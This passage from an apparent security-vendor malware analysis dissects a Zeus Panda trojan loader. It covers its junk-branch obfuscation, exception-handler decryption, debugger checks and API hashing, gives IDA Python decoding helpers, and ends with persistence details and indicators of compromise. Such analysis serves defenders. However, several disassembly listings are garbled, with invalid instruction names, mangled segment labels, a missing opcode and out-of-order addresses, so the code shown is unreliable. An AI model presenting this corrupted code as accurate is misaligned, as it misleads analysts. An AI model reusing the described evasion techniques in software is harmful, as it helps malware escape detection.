.text:12507084 82h mov ecx, [ebp+hToken]
.text:1250708A 82h add eax, ecx
.text:1250708C 82h mov [ebp+addr_create_heap_result_newheap], eax

```

The malware also uses others techniques to make analysis significantly more difficult, like creating hundreds of case comparisons, which makes tracing code much harder.

Below an example of several if conditional statements in pseudo code demonstrating this process and how it can result in impeding the ability to efficiently trace the code.

```

884 v75 = duplicated_token;
885 return_code -= (unsigned __int16)v74 + v325 * v325;
886 }
887 if ( v325 != looks_constant_77h * v313 )
888 {
889 v74 = (unsigned __int16)looks_constant_77h - 6 * v74;
890 v325 = v74;
891 }
892 sid_000000 = (_DWORD)constant_0 * v75;
893 if ( (HDC)((_DWORD)constant_0 * v75) == (HDC)((char *)constant_0 + v73) )
894 {
895 v72 == v325 * v73 * (unsigned __int16)v74 * (_DWORD)(constant_0 - 1);
896 return_code = v72;
897 if ( (HDC)sid_000000 == (HDC)((char *)constant_0 + v73) )
898 {
899 v72 *= v325 * (_DWORD)(constant_0 - 1) + v73 * (unsigned __int16)v74;
900 return_code = v72;
901 }
902 }
903 v76 = (ITypeLib *) (v313 + v325);
904 pptlib = (ITypeLib *) (v313 + v325);
905 if ( v313 + v325 == v72 * ((_DWORD)constant_0 - v72) )
906 {
907 v77 = v73 / ((unsigned int)zero_constante - 3);
908 v73 = cte_49400014;
909 v76 = pptlib;
910 v72 == (unsigned __int16)looks_constant_77h + v77;
911 return_code = v72;
912 }
913 if ( v76 == (ITypeLib *) (v72 * (_DWORD)(constant_0 + 1)) )
914 {
915 v72 *= v73 + looks_constant_77h * duplicated_token;
916 return_code = v72;
917 }
918 if ( (HWND)v325 == zero_constante )
919 {
920 v74 -= (unsigned int)constant_0
921 + v72 * (unsigned __int8)looks_constant_77h
922 + (signed int)((_DWORD)constant_0 * v73) / (signed int)looks_constant_77h
923 + (unsigned __int16)v325;
924 v325 = v74;

```

In order to decrypt the malware code it's installs an exception handler, which is responsible for decrypting some memory bytes to continue it's execution.

Below you can see the SEH has just been initialized:

```

techt:525812E5 loop_index = dword ptr -100h
techt:525812E5 var_100 = dword ptr -100h
techt:525812E5 iph0e01 = dword ptr -12Ch
techt:525812E5 var_108 = dword ptr -120h
techt:525812E5 var_109 = byte ptr -120h
techt:525812E5 var_10A = byte ptr -120h
techt:525812E5 var_10B = byte ptr -120h
techt:525812E5 var_10C = byte ptr -110h
techt:525812E5 var_10D = byte ptr -110h
techt:525812E5 var_10E = CFFEH_H0C000 ptr -90h
techt:525812E5 iph0e02 = dword ptr 0
techt:525812E5 v10c = dword ptr 0Ch
techt:525812E5 v1 = dword ptr 10h

techt:525812E5 000 push 54Ch
techt:525812E5 001 offset 00000000h
techt:525812E5 002 call SEH_prolog4_00
techt:525812E5 003 mov esi, [ebp+iph0e02]
techt:525812E5 004 mov [ebp+iph0e01], esi
techt:525812E5 005 mov [ebp+iph0e02], ebx
techt:525812E5 006 mov ecx, constant_0
techt:525812E5 007 mov [ebp+var_100], ecx
techt:525812E5 008 lfs eax, [ecx+4]
techt:525812E5 009 mov [ebp+var_108], eax
techt:525812E5 00A mov eax, [ebp+var_100]
techt:525812E5 00B mov [ebp+var_10A], eax
techt:525812E5 00C xar esi, esi
techt:525812E5 00D xar edi, edi
techt:525812E5 00E mov [ebp+var_10B], edi
techt:525812E5 00F xar esi, esi
techt:525812E5 010 mov al, [ebp+var_102]
techt:525812E5 011 mov [ebp+var_10D], al
techt:525812E5 012 mov [ebp+loop_index], esi
techt:525812E5 013 cmp esi, [ebp+var_10A]
techt:525812E5 014 jge next_decrypt
techt:525812E5 015 bl, [ebp+esi]
techt:525812E5 016 mov eax, edi
techt:525812E5 017 lmul eax, [ebp+0]
techt:525812E5 018 add eax, 0Fh
techt:525812E5 019 mov [ebp+var_100], eax

```

In the same routine, it performs the decryption routine for the following code. We also observed that the high number of exception calls were causing some sandboxes to crash as a way to prevent automated analysis.

```

.text:12501388
.text:1250138A Filter_decrypt: ; DATA XREF: .rdata:decrypt_except_sehjo
.text:1250138A 000 mov     eax, [ebp+ns_exc.exc_ptr] ; Exception Filter 0 For Function 125012E5
.text:1250138D 000 mov     eax, [eax]
.text:1250138F 000 xor     ecx, ecx
.text:125013C1 000 cmp     dword ptr [eax], STATUS_ACCESS_VIOLATION
.text:125013C7 000 setz   cl
.text:125013CA 000 mov     eax, ecx
.text:125013CC 000 retn
.text:125013CD ; -----
.text:125013CD handler_decrypt: ; DATA XREF: .rdata:decrypt_except_sehjo
.text:125013CD 170 mov     esp, [ebp+ns_exc.old_esp] ; Exception handler 0 For Function 125012E5
.text:125013D0 170 mov     ebx, [ebp+lpmem2]
.text:125013D6 170 mov     [ebp+lpmem1], ebx
.text:125013DC 170 mov     al, bl
.text:125013DE 170 mov     [ebp+var_110], al
.text:125013E4 170 mov     [ebp+ns_exc.registration.TryLevel], 0FFFFFFEh
.text:125013EB 170 mov     edi, [ebp+var_148]
.text:125013F1 170 mov     esi, [ebp+loop_index]
.text:125013F7 170 mov     edx, [ebp+var_14C]
.text:125013FD 170 mov     [ebp+var_128], edx
.text:12501403
.text:12501403 loc_12501403: ; CODE XREF: kind_decrypt+037j
.text:12501403 170 movzx  ecx, al
.text:12501406 170 movzx  eax, [ebp+var_124]
.text:1250140D 170 cmp     [ebp+a3], 0
.text:12501411 170 cmovnz ecx, eax
.text:12501414 170 mov     [ebx+esi], cl
.text:12501417 170 mov     eax, edx
.text:12501419 170 imul   eax, esi
.text:1250141C 170 imul   eax, [ebp+a3]
.text:12501420 170 add     eax, 4
.text:12501423 170 imul   eax, esi
.text:12501426 170 imul   eax, esi
.text:12501429 170 add     edi, eax
.text:1250142B 170 mov     eax, edx
.text:1250142D 170 imul   eax, edi
.text:12501430 170 imul   eax, edi
.text:12501433 170 add     eax, 20h
.text:12501436 170 cdq

```

Once the data is decrypted and stored into the buffer that was previously allocated, it continues execution back in winmain using a known mechanism, the callback routine feature of EnumDisplayMonitor, by setting up the value of the callback routine towards the patched memory.

```

.text:12507880 028 movzx  eax, al
.text:12507880 028 sub     eax, 110h
.text:12507885 028 jz     loc_12507D8C
.text:12507888 028 sub     eax, 1
.text:1250788C 028 jz     sub_12507897
.text:1250788E 028 mov     eax, [ebp+ns_exc.registration.TryLevel]
.text:12507892 028 xor     ecx, ecx
.text:12507898 028 parsh  ecx          ; dword
.text:12507899 028 parsh  eax          ; lpfnEnum
.text:1250789C 028 parsh  ecx          ; lpfnEnum (Here is stored the address of the callback to continue his execution code which was decrypted previously)
.text:1250789E 028 parsh  ecx          ; lpfnEnum
.text:125078A0 028 parsh  ecx          ; hdc
.text:125078A2 028 call   ds:EnumDisplayMonitors
.text:125078A5 028 jmp     loc_12508A99
.text:125078A7

```

During this execution, the malware will then continue to patch itself and continue execution.

The strings are encrypted using an XOR value, however each string uses a separate XOR value preventing an easy detection mechanism. Below is some IDA Python code which can be used to decrypt strings.

```

def decrypt(data, length, key):
    c = 0
    o = ''
    while c < length:
        o += chr((c ^ ord(data[c]) ^ ~key) & 0xff)
        c +=1
    return o

def get_data(index):
    base_encrypt = 0x1251A560
    key = Word(base_encrypt+8*index)
    length=Word(base_encrypt+2+8*index)
    data=GetManyBytes(Dword(base_encrypt+4+8*index), length)
    return key, length, data

def find_entry_index(addr):
    addr = idc.PrevHead(addr)
    if GetMnem(addr) == "mov" and "ecx" in GetOpnd(addr, 0):
        return GetOperandValue(addr, 1)
    return None

for addr in XrefsTo(0x1250EBD2, flags=0):
    entry = find_entry_index(addr.frm)
    try:
        key, length, data = get_data(entry)
        dec = decrypt(data, length, key)
        print "Ref Addr: 0x%x | Decrypted: %s" % (addr.frm, dec)
        MakeComm(addr.frm, ' decrypt_string return :'+dec)
        MakeComm(ref, dec)
    except:
        pass

```

This code should comment IDA strings decrypted and referenced where 0x1250EBD2 corresponds to the decryption routine and 0x1251A560 corresponds to the table of strings encrypted

```

text:1250EBD2 ; int __fastcall decrypt_string(unsigned __int16 index_string_table, char *string)
text:1250EBD2 decrypt_string proc near ; CODE XREF: sub_12501217+14↑p
text:1250EBD2 ; sub_12501217+22↑p ...
text:1250EBD2 push ebx
text:1250EBD3 push esi
text:1250EBD4 movzx esi, cx ; offset
text:1250EBD7 xor eax, eax
text:1250EBD9 push edi
text:1250EBDA xor edi, edi
text:1250EBDC mov ebx, edx
text:1250EBDE cmp ax, ds:length_strings_table[esi*8] ; offset
text:1250EBE6 jnb short decoded_string
text:1250EBE8
text:1250EBE8 continue: ; CODE XREF: decrypt_string+4B↓j
text:1250EBE8 mov eax, ds:table_encrypted_bytes[esi*8]
text:1250EBEF movzx edx, di
text:1250EBF2 movsx cx, byte ptr [eax+edx]
text:1250EBF7 movzx eax, ds:byte_1251A560[esi*8]
text:1250EBFF not ax
text:1250EC02 xor cx, ax
text:1250EC05 mov eax, 0FFh
text:1250EC0A xor cx, di
text:1250EC0D and cx, ax
text:1250EC10 inc edi
text:1250EC11 mov [ebx+edx*2], cx
text:1250EC15 cmp di, ds:length_strings_table[esi*8]
text:1250EC1D jb short continue
text:1250EC1F decoded_string: ; CODE XREF: decrypt_string+14↑j
text:1250EC1F movzx eax, ds:length_strings_table[esi*8]
text:1250EC27 xor ecx, ecx
text:1250EC29 pop edi
text:1250EC2A pop esi
text:1250EC2B mov [ebx+eax*2], cx
text:1250EC2F pop ebx
text:1250EC30 retn
text:1250EC30 decrypt_string endp
text:1250EC30

```

Comments are inserted into the disassembly making it much easier to understand the different features within the malware.

```

ext:12501FC8 push ebp
ext:12501FC9 lea ebp, [esp-78h]
ext:12501FCD sub esp, 0DCh
ext:12501FD3 lea edx, [ebp+78h+a2] ; string
ext:12501FD6 mov ecx, 16Eh ; index_string_table
ext:12501FDB call decrypt_string ; decrypt_string return :\\.\SICE
ext:12501FE0 lea edx, [ebp+78h+string] ; string
ext:12501FE3 mov ecx, 165h ; index_string_table
ext:12501FE8 call decrypt_string ; decrypt_string return :\\.\SIWUID
ext:12501FED lea edx, [ebp+78h+var_0C] ; string
ext:12501FF0 mov ecx, 169h ; index_string_table
ext:12501FF5 call decrypt_string ; decrypt_string return :\\.\SIWDEBUG
ext:12501FFA lea edx, [ebp+78h+var_60] ; string
ext:12501FFD mov ecx, 15Dh ; index_string_table
ext:12502002 call decrypt_string ; decrypt_string return :\\.\NTICE
ext:12502007 lea edx, [ebp+78h+var_78] ; string
ext:1250200A mov ecx, 148h ; index_string_table
ext:1250200F call decrypt_string ; decrypt_string return :\\.\REGUXG
ext:12502014 lea edx, [ebp+78h+var_C0] ; string
ext:12502017 mov ecx, 16Ah ; index_string_table
ext:1250201C call decrypt_string ; decrypt_string return :\\.\FILEUXG
ext:12502021 lea edx, [ebp+78h+var_90] ; string
ext:12502024 mov ecx, 16Bh ; index_string_table
ext:12502029 call decrypt_string ; decrypt_string return :\\.\REGSYS
ext:1250202E lea edx, [ebp+78h+var_4C] ; string
ext:12502031 mov ecx, 137h ; index_string_table
ext:12502036 call decrypt_string ; decrypt_string return :\\.\FILEM
ext:1250203B lea edx, [ebp+78h+var_10] ; string
ext:1250203E mov ecx, 162h ; index_string_table
ext:12502043 call decrypt_string ; decrypt_string return :\\.\TRW
ext:12502048 lea edx, [ebp+78h+var_38] ; string
ext:1250204B mov ecx, 13Ch ; index_string_table
ext:12502050 call decrypt_string ; decrypt_string return :\\.\ICEXT

```

For API calls, there are also well known hash API calls which use the following algorithm. Again this is code which can be used within IDA in order to comment API calls.

```
def build_xor_api_name_table():
    global table_xor_api
    if not table_xor_api:
        table_xor_api = []
        entries = 0
        while entries < 256:
            copy_index = entries
            bits = 8
            while bits:
                if copy_index & 1:
                    copy_index = (copy_index >> 1) ^ 0xEDB88320
                else:
                    copy_index >>= 1
                bits -= 1
            table_xor_api.append(copy_index)
            entries += 1
    return table_xor_api

def compute_hash(inString):
    global table_xor_api
    if not table_xor_api:
        build_xor_api_name_table()

    if inString is None:
        return 0
    ecx = 0xFFFFFFFF
    for i in inString:
        eax = ord(i)
        eax = eax ^ ecx
        ecx = ecx >> 8
        eax = eax & 0xff
        ecx = ecx ^ table_xor_api[eax]
    ecx = ~ecx & 0xFFFFFFFF
    return ecx
```

The malware uses a generic function which takes the following arguments:

- the DWORD which corresponds to the module.
- An index entry corresponding to the table of encrypted string for modules (if not loaded).
- The hash of the API itself.
- The index where to store the api call address.

```

1 HMODULE __fastcall compute_from_module(HMODULE *hmodule, int index_key, int hash_api, int index_api_table)
2 {
3     IMAGE_NT_HEADERS **_hmodule; // esi@1
4     HMODULE result; // eax@1
5     HMODULE v6; // eax@3
6     WCHAR ModuleName; // [esp+Ch] [ebp-58h]@3
7
8     *_hmodule = (IMAGE_NT_HEADERS **)hmodule;
9     result = *(HMODULE *) (table_api + 4 * index_api_table);
10    if ( !result )
11    {
12        if ( *_hmodule
13            || (decrypt_string(index_key, (char *)&ModuleName),
14                v6 = GetModuleHandleW(&ModuleName),
15                (*_hmodule = (IMAGE_NT_HEADERS *)v6) != 0)
16            || (result = LoadLibraryW(&ModuleName), (*_hmodule = (IMAGE_NT_HEADERS *)result) != 0) )
17        {
18            *(_DWORD *) (table_api + 4 * index_api_table) = return_getprocaddr(*_hmodule, hash_api);
19            result = *(HMODULE *) (table_api + 4 * index_api_table);
20        }
21    }
22    return result;
23 }

```

Below is example pseudo code showing how the API call is performed just to perform a process lookup into memory using the snapshot list.

```

snapshot = _snapshot;
For ( Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0x8197004C, 16);
      ((int (__stdcall *) (int, int *))Process32FirstW)(snapshot, v11);
      Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0xBC6B67BF, 18) )// Process32NextW
{
    StrStrIW = compute_from_module(&dword_1251DA80, 398, 0xF8697D4B, 17);
    if ( ((int (__stdcall *) (char *, void *))StrStrIW)(&v13, v2) )
    {
        v1 = 1;
        break;
    }
    v11 = &v12;
    snapshot = _snapshot_1;
}
CloseHandle = compute_from_module(&hmod_kernel32, 387, 0xB09315F4, 18);
((void (__stdcall *) (int))CloseHandle)(_snapshot_1);
return v1;

```

Once the malware begins its full execution, it copies an executable to the following folder location:

C:\Users\<Username>\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\

It maintains persistence by creating the following registry entry:

HKEY_USERS\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\extensions.exe

It sets the data value for this registry entry to the path/filename that was created by the malware. An example of the data value is below:

"C:\Users\<Username>\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\extensions.exe"s\0

In this particular case, the file that was dropped into the infected user's profile was named

"extensions.exe" however Talos has observed several different file names being used when the executable is created.

Additional information about the operation of the Zeus Panda banking trojan once it has been unpacked has been published [here](#).

Conclusion

Attackers are constantly trying to find new ways to entice users to run malware that can be used to infect the victim's computer with various payloads. Spam, malvertising, and watering hole attacks are commonly used to target users. Talos uncovered an entire framework that is using "SERP poisoning" to target unsuspecting users and distribute the Zeus Panda banking trojan. In this case, the attackers are taking specific keyword searches and ensuring that their malicious results are displayed high in the results returned by search engines

The threat landscape is constantly evolving and threat actors are continually looking for new attack vectors to target their victims. Having a sound, layered, defense-in-depth strategy in place will help ensure that organizations can respond to the constantly changing threat landscape. Users, however, must also remain vigilant and think twice before clicking a link, opening an attachment or even blindly trusting the results of a Google search.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	N/A
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such as [NGFW](#), [NGIPS](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

IOCs

The following Indicators of Compromise have been identified as being associated with this malware campaign. Note that some of the domains performing the initial redirection have been cleaned, however we are including them in the IOC list to allow organizations to determine if they have been impacted by this campaign.

Domains Distributing Maldocs:

mikemuder[.]com

IPs Distributing Maldocs:

67.195.61[.]46

Domains:

acountaxrioja[.]es

alpha[.]gtpo-cms[.]co[.]uk

arte-corp[.]jp

bellasweetboutique[.]com

billing[.]logohelp[.]com

birsan[.]com[.]tr

bitumast[.]com

bleed101[.]com

blindspotgallery[.]co[.]uk

blog[.]mitrampolin[.]com

calthacompany[.]com

cannonvalley[.]co[.]za

coinsdealer[.]pl

corvettescruisingalveston[.]com

craigchristian[.]com

dentopia[.]com[.]tr
dgbeauty[.]net
dressforthe day[.]com
evoluzionhealth[.]com
gemasach[.]com
japan-recruit[.]net
jaegar[.]jpp
michaellieclayton[.]com
www[.]academiaarena[.]com
www[.]bethyen[.]com
www[.]bioinbox[.]ro
www[.]distinctivecarpet.com
www[.]helgaleitner[.]at
www[.]gullsmedofstad[.]no
usedtextilemachinerylive[.]com
garagecodes[.]com
astrodestino[.]com[.]br

Intermediary Redirect Domains

dverioptomtut[.]ru

Word Doc Filenames:

nordea-sweden-bank-account-number.doc
al-rajhi-bank-working-hours-during-ramadan.doc
how-many-digits-in-karur-vysya-bank-account-number.doc
free-online-books-for-bank-clerk-exam.doc
how-to-cancel-a-cheque-commonwealth-bank.doc
salary-slip-format-in-excel-with-formula-free-download.doc
bank-of-baroda-account-balance-check.doc
bank-guarantee-format-mt760.doc
incoming-wire-transfer-td-bank.doc
free-online-books-for-bank-clerk-exam.doc
sbi-bank-recurring-deposit-form.doc

Word Doc Hashes:

713190f0433ae9180aea272957d80b2b408ef479d2d022f0c561297dafcfaec2 (SHA256)

PE32 Distribution URLs:

settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

PE32 Hashes:

59b11483cb6ac4ea298d9caecf54c4168ef637f2f3d8c893941c8bea77c67868 (SHA256)
5f4c8191caea525a6fe2dddce21e24157f8c131f0ec310995098701f24fa6867 (SHA256)
29f1b6b996f13455d77b4657499daee2f70058dc29e18fa4832ad8401865301a (SHA256)
0b4d6e2f00880a9e0235535bdda7220ca638190b06edd6b2b1cba05eb3ac6a92 (SHA256)

C2 Domains:

hppavag0ab9raaz[.]club
havagab9raaz[.]club

C2 IP Addresses:

82.146.59[.]228